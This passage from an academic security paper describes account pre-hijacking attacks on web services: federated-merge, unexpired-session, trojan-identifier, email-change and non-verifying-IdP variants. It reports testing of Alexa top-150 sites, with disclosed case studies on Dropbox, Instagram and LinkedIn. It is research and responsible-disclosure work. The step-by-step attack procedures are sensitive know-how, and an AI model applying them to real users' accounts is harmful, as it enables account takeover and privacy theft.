	- will attempt to create an account at the target service through the classic route	–	◀	◀	◀	◁
	- will recover the account that already exists at the target service with victim's identifier	–	◀	◀	◀	–
	- will not check whether an unknown identifier is associated to the recovered account	–	–	◀	–	◀
	- will attempt to create an account at the target service through the federated route	◀	–	–	–	◁
	- will not invalidate all the active sessions of the recovered account	–	◀	–	–	–
	- will not check whether an email-change verification is pending at the recovered account	–	–	–	◀	–
	- is susceptible to CSRF attacks while logged in at the target service	–	–	–	◁	–
Attacker	- can create an account before the victim creates their account at the target service	◀	◀	◀	◀	◀
	- knows the identifier used by the victim for creating accounts	◀	◀	◀	◀	◀
	- knows the email address of the victim's federated account	◀	–	–	–	–
	- can create an account with any email address at a non-verifying IdP	–	–	–	–	◀

Table 1: Assumptions on the target service, victim, and attacker for the various Account Pre-Hijacking Attacks. ◀ indicates that the assumption applies to the attack, ◁ indicates that it applies only to some variants of the attack, and – indicates that the assumption is not necessary for the attack. The attacks are Classic-Federated Merge (CFM), Unexpired Session (US), Trojan Identifier (TID), Unexpired Email Change (UE), and Non-verifying IdP (NV).

an account associated with the victim's email address, one plausible design decision could be for the service to merge the two accounts, either intentionally or unintentionally. At this point the service might notify the victim that there was already an account associated with that email address.

If the victim notices something is amiss, they might thwart the attack by resetting the password, which will succeed because only the victim will receive the password reset email. However, if the notification is ignored, or worse, not shown, the victim might start using this "newly-created" account without resetting the password. If the service again asks the victim to verify their email address, they might proceed as they would be expecting this.

3. Attack. As shown in state $\mathbf{S}_8$ of Figure 2, the victim's IdP is correctly associated with the account, but the password is still that chosen by the attacker. The attacker can thus directly sign in to the victim's account using this password, whilst the victim continues to sign in via SSO. In terms of stealthiness, the victim may not notice the attack unless the service notifies users about sign-in events (e.g., sends a notification, or displays the last sign-in time, etc.).

4.2 Unexpired Session Attack

This attack exploits a vulnerability in which authenticated users are not signed out of an account when the password is reset. This allows the attacker to retain access to a pre-hijacked account even after the victim resets the password.

Preconditions. The target service must allow a user to reset the account's password (e.g., by sending a password reset email to the email address associated with the account). The service must also allow multiple concurrent sessions.

1. Pre-hijack. The attacker creates an account at the target service using the victim's email address. The attacker then signs in to the created account and keeps the session active indefinitely. Depending on the service, the attacker might be able to automate the task of keeping the session active (e.g., running a script that periodically performs an action).

2. Victim action. Unaware of the attacker's actions, the victim tries to create an account at the target service using their email address. However, since there is already an account associated with the email address, the service should block the account creation. The victim may assume that they had previously created an account, but will be unable to sign in given the attacker-chosen password. The victim will then proceed to reset the password and begin using the account.

3. Attack. If the service does not invalidate all active sessions when the password is reset, it could reach state $\mathbf{S}_9$ of Figure 2. Although the password is only known to the victim, the attacker still has an active session, and can thus continue to access the account as long as that session is maintained. The victim may not notice the attack unless the service provides

some indication of current active sessions.

Another variant of this attack is where the victim instead attempts to create an account via the federated route (as in the Classic-Federated Merge Attack), but the service prevents the account creation on the basis that there is already an account associated with that email address. The victim may decide to reset the password, and the attack would proceed as above.

4.3 Trojan Identifier Attack

This attack combines actions from the Classic-Federated Merge and Unexpired Session attacks. The attacker creates a pre-hijacked account using the victim's email address, but then associates the account with the attacker's IdP account for federated authentication. When the victim resets the password (as in the Unexpired Session Attack), the attacker can still access the account via the federated authentication route.

Preconditions. The target service must support both classic and federated authentication. However, unlike in the Classic-Federated Merge Attack, users need not be able to *create* accounts via the federated route – it is sufficient that one or more federated identities can be *added* to an existing account. The attacker must have an account with an IdP that is supported by the service, and from which federated identities can be added to existing accounts at the service. As before, the target service must provide password reset functionality.

1. Pre-hijack. The attacker creates an account at the target service using the victim's email address and a password of the attacker's choosing. The attacker then associates their own federated identity to the account, such that the attacker can sign in via either SSO or the chosen password.

2. Victim action. When the victim attempts to create an account with the target service, the account creation will fail as there is already an account associated with that email address. Although unable to sign in (due to the attacker-chosen password), the victim might think they had previously created the account and proceed to reset the password. This will succeed, and the victim may start using the account as normal.

3. Attack. As shown in state $\mathbf{S}_{10}$ of Figure 2, the attacker's federated identity (denoted as *attackerIdPId*), is still associated with the account, allowing the attacker to sign in to the victim's account via the federated authentication route. In terms of stealthiness, the victim does not lose access to the account, so may not suspect that there has been an attack.

Alternative identifier variant. A variant of this attack exists where the service 1) allows users to add an alternative identifier, such as a phone number or second email address, and 2) allows users to reset the account password or request a one-time sign-in link via this alternative identifier. Specifically, during the pre-hijack phase, the attacker associates an attacker-controlled alternative identifier with the account. The attacker can leverage simple deception techniques to reduce the likelihood of the victim noticing this identifier, such as choosing an email address that is similar to that of the victim (e.g., victim@example.com and victm@example.com), or an address that looks like it is part of the service (e.g., target-service@example.com). In the attack phase, the attacker regains access to the account by requesting a password reset or one-time sign-in link via this alternative identifier. Resetting the password would be noticeable, as the victim would lose access to the account, but accessing the account via a one-time sign-in link may allow the attacker to remain undetected.

4.4 Unexpired Email Change Attack

This attack exploits a potential vulnerability arising from the failure to invalidate email-change capability URLs upon password reset. The attacker creates an account using the victim's email address and begins the process to change the email address associated with the account to the attacker's own email address, but does not complete this process. After the victim has recovered the account, the attacker completes the change-of-email process to take control of the account.

Preconditions. The target service must allow users to change the email address associated with an account. In particular, the service must attempt to verify that the user owns the new email address by sending some type of capability to the new email address (e.g., a link to click or a code to enter). Furthermore, this sent capability must have a reasonably long validity period (e.g., days).

1. Pre-hijack. The attacker creates an account at the target service using the victim's email address. The attacker then starts the process to change the email address to the attacker's own email address. The service will send a verification email to the attacker's email address, but the attacker does not yet confirm the change. Without confirmation, the email change will not proceed, and the account will still be associated with the victim's email, as shown in state $\mathbf{S}_6$ of Figure 2.

2. Victim action. Unaware of the attacker's actions, the victim tries to create an account at the target service using their email address. As before, the account creation will fail because of the existing account associated with the victim's email address. Similarly, the victim will proceed to reset the password, which is possible since the account is still primarily associated with the victim's email address. The victim would then proceed to use the account as normal.

3. Attack. At a later point in time, the attacker confirms the pending change-of-email using the capability sent in the verification email from the pre-hijack phase. If this succeeds, it will change the email address associated with the account, as shown in state $\mathbf{S}_{11}$ of Figure 2. The attacker can then use the email-based password reset feature to reset the password to an attacker-controlled value.

After the password reset, the victim will lose access to the account, thus lowering the stealthiness of this attack. However, similarly to the Trojan Identifier Attack, if users can request one-time sign-in links sent to their email addresses, the attacker could use this functionality instead of resetting




Figure 2: Attack tree showing the first two phases of the Classic-Federated Merge (Section 4.1), Unexpired Session (Section 4.2), Trojan Identifier (Section 4.3), and Unexpired Email Change (Section 4.4) attacks.

the password. This allows the victim to continue using the account and thus improves the attack's stealthiness.

CSRF variant. In some services, the attacker might be signed out of the account at the end of the victim action phase (i.e., after the victim resets the password). Furthermore, these services may require users to be signed in when visiting the email-change capability URL, which would prevent the above attack. However, in a variant of this attack, the attacker could forge an HTTP request to the email-change capability URL by tricking the victim into visiting this URL while the victim is logged in at the recovered account (e.g., through a CSRF attack or Click-bait). However, if the victim needs to perform an action upon visiting the capability URL (e.g., entering a confirmation code), this will not be possible.

4.5 Non-verifying IdP Attack

This attack is the mirror image of the Classic-Federated Merge Attack, where the attacker created the account using the classic route and the victim used the federated route. In this attack, the attacker leverages an IdP that does not verify ownership of an email address when creating a federated identity. We refer to this as a *non-verifying* IdP. Using this non-verifying IdP, the attacker creates an account with the target service and waits for the victim to create an account using the classic route. If the service incorrectly combines these two accounts based on the email address, the attacker will be able to access the victim's account.

Preconditions. The target service must support both classic and federated account creation and sign in. It must also support at least one non-verifying IdP, thus allowing the attacker to create a federated identity based on the victim's email address. Alternatively, the service must allow users to integrate their own custom IdPs. This feature is more common for business accounts as it allows users of a particular organization to sign in through their organization's IdP. The availability of cloud-based IdP services such as OneLogin [30] and Okta [29] makes this step easy for the attacker. We found that these IdPs did not perform email verification for *test accounts*, yet these accounts could still be used as federated identities at other services.

1. Pre-hijack. The attacker creates a federated identity (i.e., an IdP account) using the victim's email address at the non-




Figure 3: Attack tree showing the first two phases of the Non-verifying IdP attack (Section 4.4) and the Email Verification trick (Section 4.6) applied to the Classic-Federated Merge Attack.

verifying IdP. The attacker then uses this federated identity and the custom IdP authentication feature to create an account with the victim's email address at the target service. If the service performed its own verification for email addresses associated with federated identities, it would block this attack. However, some services simply assume that IdPs have performed email verification, possibly to minimize user friction during account creation.

2. Victim action. The victim subsequently creates an account at the target service via the classic route using their email address and victim-chosen password. Since an account already exists for that email address, the target service might just combine this with the account created in the pre-hijack phase (similarly to the Classic-Federated Merge Attack). Thinking that this was a newly-created account, the victim might proceed to use it as normal.

3. Attack. As shown in state $\mathbf{S}_{12}$ of Figure 3, the attacker's federated identity is still associated with the victim's account, allowing the attacker to sign in via the non-verifying IdP.

In this attack, the services incorrectly trust the IdP to perform email-verification. The fact that the IdP does not verify email addresses could be intentional (e.g., a business decision) or unintentional. For example, a previously-discovered vulnerability [33] in widely-used IdPs, which has now been fixed, allowed an attacker to create accounts with the victims' email addresses, which could then be used to create accounts with various target services. Similar techniques could be repurposed to perform account pre-hijacking attacks.

Although we described this attack using a non-verifying IdP, it would also work equally well with a malicious IdP. Mainka et al. [24] investigated the dangers of malicious IdPs, but did not consider using a malicious IdP for account pre-hijacking attacks.

Federated-Federated variant. A variant of this attack is that, in the *victim action* phase, the victim creates their account at the target service using the federated route instead of the classic route. This only works if the target service allows more than one IdP to be associated with a single account. As shown in state $\mathbf{S}_{13}$ of Figure 3, this results in both the victim's and attacker's federated identities being associated with the account. In the *attack* phase, the attacker can therefore sign in via the federated route, and the victim will continue to sign in via their own IdP account.

4.6 Email Verification Trick

When mounting some of the above attacks, the target service may require verification of the supplied email address. For example, the service could send an email to the supplied address containing a unique URL for the user to visit, or a confirmation code which the user must provide to the service. Since the attacker does not have access to the victim's email account, this could help to mitigate attacks in which the attacker needs to create an account using the victim's email address (i.e., all except the Non-verifying IdP Attack).

However, the attacker may be able to circumvent this check by abusing the change-of-email functionality provided by many services. Specifically, the attacker starts by creating an account at the target service using an identifier they control. For instance, the email address of the attacker (state $\mathbf{S}_4$ of Figure 3). During account creation, the service requests verification of the identifier, which the attacker can perform since they control the identifier. After the account has been created, the attacker proceeds to change the primary email address to that of the victim (state $\mathbf{S}_7$ of Figure 3). If the service does not perform another email verification at this point (or if it associates the victim's email address to the account before the verification), the attacker is once again in a position to mount any of the attacks described above (e.g., the Classic-Federated Merge Attack, resulting in state $\mathbf{S}_{14}$ of Figure 3).

5 Experiments & Results

To measure the prevalence of vulnerabilities that could lead to the account pre-hijacking attacks described in the previous section, we analyzed some of the most popular websites, based on the Alexa global website rankings [3]. In Section 5.1, we discuss our experimental methodology, including the criteria we used to identify specific services of interest, the set of actions we undertook for each service, and the ethical considerations which guided our analysis. In Section 5.2 we present a summary of our results and in Section 5.3 we discuss five case studies of prominent services that are illustrative of the types of attacks we observed during our analysis.

5.1 Methodology

Due to the varied nature of the websites, we relied on manual (human) analysis. Although this limited the number of services we could analyze, it provided the most accurate results because it is similar to how a potential attacker would analyze each service. We discuss the potential for automating the detection of such vulnerabilities in Section 6.3.

5.1.1 Selection criteria

Given the manual effort required, we limited our analysis to the top 150 websites from the Alexa global website rankings [3]. Of these, 136 supported account creation, and out of these, we were able to test 75 for at least one attack. We could not test the remaining 75 websites due to language barriers, specific requirements for account creation (e.g., needing to provide a phone number in a specific country), and other errors. We also omitted websites where a very similar website had already been tested (e.g., we tested amazon.com but skipped amazon.in as the latter is a localized version of the former). The summary of reasons for which websites could not be tested is shown in Table 2. Although this is by no means a representative sample of all websites, it is reasonable to assume that the most popular websites expend significant effort in preventing user account hijacking, and thus our results are likely a lower bound (i.e., conservative estimate) of the prevalence of such vulnerabilities across all websites.

Reason	Occurrences
Similar website already tested	21
High-requirements	17
No authentication functionality	13
No email functionality	12
Language barrier	10
Service not reachable	1
Other service errors	1
Total	**75**

Table 2: Reasons for which services could not be tested.

5.1.2 Analysis actions

We specifically focused on email addresses as this is the most common type of unique user identifier. As per the preconditions, at the beginning of the attack, the victim's email address should not be associated with any account at the target website. This made it necessary to create multiple fresh accounts on each website for each test. In order to identify whether a website met the preconditions of each attack, we created an account and explored and documented the features provided by the service. Specifically, we looked for the following types of functionality:

- Create an account via the federated route;
- Use a custom IdP for federated account creation;
- Associate a federated identity with an account;
- Change the email address associated with an account;

During our experiments on the Alexa top 150 websites, we encountered 22 unique IdPs. Out of them, Google was the most popular (integrated in 40 websites), followed by Facebook (32 websites) and Apple (18 websites). For our experiments, we preferred the IdPs with the most frequency (i.e., whenever we found websites supporting multiple IdPs, we ran our tests

using the most-popular IdP). For the attacks involving email addresses, we preferred Google's mail service, as we could also use the same account for federated authentication.

Whenever a website appeared to be vulnerable, we repeated the test with another fresh set of accounts to avoid false positives and collect additional information for reporting purposes (e.g., creating video-recordings of the procedure). Additionally, we found that websites use several different channels and templates for reporting security vulnerabilities. Some websites used third-party vulnerability disclosure services, such as HackerOne [18] and Bugcrowd [11], whilst others provided dedicated vulnerability reporting forms and security email addresses. We identified these channels and are in the process of reporting our findings to the affected vendors.

5.1.3 Ethical considerations

We took multiple precautions to ensure that our experiments were conducted ethically and the results disclosed responsibly.

Firstly, we ensured that the impact of our experiments did not go beyond the users accounts we had created for this purpose. We limited our experiments to targeted attacks, and thus did not inadvertently disclose sensitive data belonging to other users of the website.

Secondly, we did not leverage any automatic tools that could have sent large numbers of requests, as this might have adversely affected the performance of the website for other users. The manual nature of our experiments was equivalent to a single legitimate user interacting with the website. This also meant that we did not trigger any bot detection alerts (e.g., [4]), which improved the accuracy of our results.

Finally, for each vulnerable website, we submitted a detailed report to the affected vendor (as shown in Table 4). In some cases, we have already received acknowledgments and bug bounties for these reports.

In all cases, we ensured that the affected vendors have had at least 90 days to remediate the reported vulnerabilities prior to the publication of this paper. Additionally, for the case studies presented in Section 5.3, we obtained permission to publish the details of the vulnerabilities from the affected vendors.

5.2 Results & Observations

The summarized results of our analysis are shown in Table 3 and the detailed list of vulnerable services in Table 4.

In Table 3, the second column shows how many services we were able to identify as potentially vulnerable to each type of attack (e.g., they supported account creation, federated identities, etc. as required for each attack). The sum of this column (i.e., 252) corresponds to the total number of pre-hijacking attacks we performed.

The third column shows how many services, out of those that were potentially vulnerable, were actually vulnerable to each attack. As shown in Table 3, we identified at least 56 individual vulnerabilities across all attack types and services. Note that this does not mean that the remaining services from the top 150 list were invulnerable, as we were not able to test all services due to language barriers or country-specific requirements, as explained in Section 5.1.1.

Attack	Potentially vulnerable	Vulnerable
Classic-Federated Merge	54	13
Unexpired Session	74	19
Trojan Identifier	49	12
Unexpired Email Change	72	11
Non-verifying IdP	3	1
Total	**252**	**56**

Table 3: Summary of vulnerabilities identified during our testing (January – June 2021). The **Potentially vulnerable** column shows how many services we were able to test that could potentially have been vulnerable to each attack (e.g., providing all the necessary functionality), whilst the **Vulnerable** column shows how many were vulnerable to each attack. Some services were vulnerable to multiple attacks and the detailed results are presented in Table 4.

The Unexpired Session Attack had the highest number of potentially vulnerable services. This is to be expected since this attack has minimal requirements (e.g., does not require the service to support federated authentication) and is theoretically applicable to any service that uses the concept of a session. We also observed that some services that were not vulnerable to the Classic-Federated Merge Attack might still be vulnerable to a variant of the Unexpired Session Attack after the former has been blocked. However, we did not include these in Table 3 to avoid potential double-counting.

We found that a similar number of services were vulnerable to the Classic-Federated Merge, Trojan Identifier, and Unexpired Email Change Attacks, when including those for which the Email Verification trick (Section 4.6) was used. However, as shown in Table 4, it is not usually the case that the same service is vulnerable to all three of these attacks.

The Non-verifying IdP Attack was far less prevalent as it requires the service to support user-specified IdPs for federated authentication. However, we expect that our results are an under-approximation as some services might provide this functionality as part of a premium plan, which was not always tested. Nevertheless, out of the three services that we identified as being potentially vulnerable, at least one was vulnerable to this attack.

It is important to note that, at the time of testing, these results were conservative lower bounds, as it is possible that we might have missed some attacks. On the other hand, we hope that the number of vulnerable services will have significantly decreased due to our responsible disclosures.

Type of Service	Classic-Federated Merge	Unexpired Session	Trojan Identifier	Unexpired Email Change	Non-verifying IdP	Disclosure Date & Channel
video conferencing	●	○	○	○	●	Mar '21, *H1P*
photo sharing social network	○	○	●	○	–	Jul '21, *SF*
news and entertainment	●	○	○	○	–	Sept '21, *GE*
e-commerce	○	○	●	○	–	Sept '21, *SF*
software company	○	●	●	○	–	Sept '21, *H1*
professional social network	○	●	●	●	–	Jun '21, *SE*
cloud file storage	○	○	○	●†	–	Jun '21, *H1*
job search	○	○	○	●	–	Sept '21, *BC*
blog hosting platform	○	●	●	●†	–	Jun '21, *H1*
online learning	○	○	○	●†	–	Sept '21, *SE*
e-commerce	●	○	●	○	–	Jul '21, *BC*
graphics sharing	●	○	○	●	–	Jul '21, *SE*
freelancing platform	○	●	○	○	–	Sept '21, *BC*
e-commerce	–	●	–	○	–	Sept '21, *SE*
music streaming	○	●	●	○	–	Jun '21, *H1*
cryptocurrency	–	●	–	–	–	Sept '21, *SF*
sports news	–	●	–	–	–	Sept '21, *SF*
adult entertainment	–	●	–	●	–	Sept '21, *H1*
real estate	●	○	○	○	–	Jun '21, *H1*
collaboration/productivity	●	●	○	○	–	Jul '21, *Fe*
image sharing	●	●	–	○	–	Jul '21, *H1*
online learning/teaching	●	○	○	○	–	Sept '21, *H1*
productivity tool	●	○	○	●	–	Sept '21, *H1*
news	●	●	●	○	–	Jul '21, *H1P*
news and entertainment	–	●	–	○	–	Sept '21, *SE*
document management	○	●	●	○	–	Sept '21, *SF*
microblogging social network	–	●∗	–	○	–	Sept '21, *H1*
video hosting	○	○	●	○	–	Sept '21, *H1*
music sharing	●	○	●	●	–	Jun '21, *BC*
Internet tools	○	●∗	○	○	–	Sept '21, *GE*
travel reservation	○	●∗	○	●	–	Sept '21, *H1P*
adult entertainment	●	○	○	○	–	Sept '21, *GF*
Internet tools	–	●∗	–	●	–	Sept '21, *Tw*
financial services	●	○	○	○	–	Sept '21, *SF*
online learning	○	●∗	●	○	–	Sept '21, *GF*
Total vulnerable	**13**	**19**	**12**	**11**	**1**	

Table 4: Vulnerabilities identified during our testing (January – June 2021). For each service, – means the vulnerability is not applicable, ○ means the service was tested and found *not* to be vulnerable, and ● means the service was found to be vulnerable. Additionally, ●† means a CSRF attack is necessary in the Attack phase and ●∗ means that the attack could be carried out without resetting the victim's password (e.g., via a one-time sign-in link). We disclosed these vulnerabilities to the services via their respective disclosure channels, including HackerOne (*H1*), Security Form (*SF*), Security Email (*SE*), Bugcrowd (*BC*), HackerOne Private Program (*H1P*), General-Support Email (*GE*), General-Support Form (*GF*), Federacy (*Fe*), and Twitter (*Tw*).

5.3 Case Studies

In this section we present five case studies that illustrate how pre-hijacking attacks could be carried out against well-known services. All the vulnerabilities described in this section have been responsibly disclosed to the respective vendors.

5.3.1 Dropbox

We found that the Dropbox website was vulnerable to a variant of the Unexpired Email Change Attack.

Unexpired Email Change Attack. As described in Section 4.4, the attacker could create an account using the victim's email address. Dropbox would then send an email to the victim, asking them to confirm their email address. However, having not signed up for a Dropbox account, the victim might ignore this email because it did not give any instructions as to what they should do if they did not create the account. The attacker would then start the change-of-email process changing to the attacker's email address, and Dropbox would send a confirmation email to the attacker's email address (transition S_2 to S_6 in Figure 2). This email contained a URL to confirm the change-of-email, but the attacker would not yet use it.

When the victim tried to create an account using their own email address, this would fail because the email is already associated with an account, and Dropbox would instead ask the victim to sign in to that account. The victim might then use email-based account recovery and set a new password, causing the attacker to lose access to the account. As shown in Figure 4a, alert victims might notice the pending email change notification in the user interface (UI) and cancel this. However, some victims might not notice this.

Some time later, the attacker could make the victim visit the change-of-email confirmation URL (e.g., through a CSRF attack [13]), which would associate the attacker's email address with the account. The victim would then see the UI shown in Figure 4b. The attacker could then use the email-based password reset feature to gain access to the account.

As Dropbox is a cloud-based file storage service and an IdP, a successful attack could allow the attacker to access the victim's private files and sign in to other services where the victim uses Dropbox as an IdP. However, observant victims might notice that the attacker's email address is also shown in their account (pending confirmation), and might take action to remove this, which would block the attack. Furthermore, we were not able to test the validity period of the confirmation URL (and the confirmation email did not state a validity period). The validity period of this URL would also limit the possible window of attack. We responsibly disclosed our findings to Dropbox via HackerOne in June 2021.

Session fixation attack. During our experiments, we also discovered a session fixation attack against Dropbox, which allows an attacker to directly sign in to an existing Dropbox account by fixing the session ID [31]. When we reported this issue via HackerOne, it was marked as a duplicate as it had been concurrently reported by another researcher. Details of the concurrent report are not yet publicly available.

5.3.2 Instagram

We found that Instagram was vulnerable to the Trojan Identifier Attack.

Trojan Identifier Attack (Alternative identifier variant). In Instagram, identifier verification is mandatory when creating an account. Nevertheless, an attacker could create an account using the attacker's phone number, and associate the victim's email address to the created account. This would cause a verification email to be sent to the victim's email address. However, based on our assumptions in Table 1, some victims might ignore this email. When the victim subsequently tried to create an account using their email address, they would find that an account already exists (and might misinterpret this as e.g., being related to the acquisition of Instagram by Facebook, if they already have a Facebook account with the same email address). The victim might recover the account and start using it. The attacker would then be able to sign into the account by requesting a one-time sign-in link to be sent to the attacker's phone number. However, the attack can be thwarted if the victim notices and removes the attacker's phone number from the account.


As Instagram is a social network and an IdP, a successful attacker would be able to access photos and videos shared by the victim and members of their network, and sign in to other services where the victim uses Instagram as an IdP. The attacker would also be able to read the chats of the victim and impersonate the victim. When we responsibly disclosed our findings to Instagram in July 2021, they noted that their identifier verification emails include a link to report suspicious sign ups. However, it is unclear how many victims would take action in this situation, as previous studies (e.g., [2]) have shown user-initiated security decisions to be ineffective. Additionally, Instagram also noted that it is the responsibility of the users to look for Trojan identifiers in their profile.

5.3.3 LinkedIn


We found that LinkedIn was potentially vulnerable to the Unexpired Session Attack and a variant of the Trojan Identifier Attack.

Unexpired Session Attack. This was potentially feasible because LinkedIn did not by default invalidate the active sessions of an account after a password change. An option for doing this was displayed during the password change procedure, but was not selected by default. If the victim did not select this option, the account remained vulnerable to this type of attack. We also noticed that this attack could be performed using the email verification trick (Section 4.6).

Trojan Identifier Attack. This was potentially feasible because LinkedIn provides the option to associate multiple



(a) Dropbox UI at the end of *Pre-hijack* phase (Phase 1)



(b) Dropbox UI at the end of *Attack* phase (Phase 3)

Figure 4: Dropbox UI of the victim's account during the Unexpired Email Change Attack.

email addresses with an account. As described in Section 4.3, the attacker creates an account with the victim's email address and then adds their own email address to the account. This sends an email-change verification URL to the attacker's email address.

After the victim recovers the account and confirms their own email address, any attempt to confirm another email address must be made from an authenticated session. The attacker thus needs the victim to visit the confirmation URL on the attacker's behalf (e.g., through a CSRF attack). If successful, the attacker could request a one-time sign in link for this account to be sent to their email address, allowing them to access the account without the victim's password.

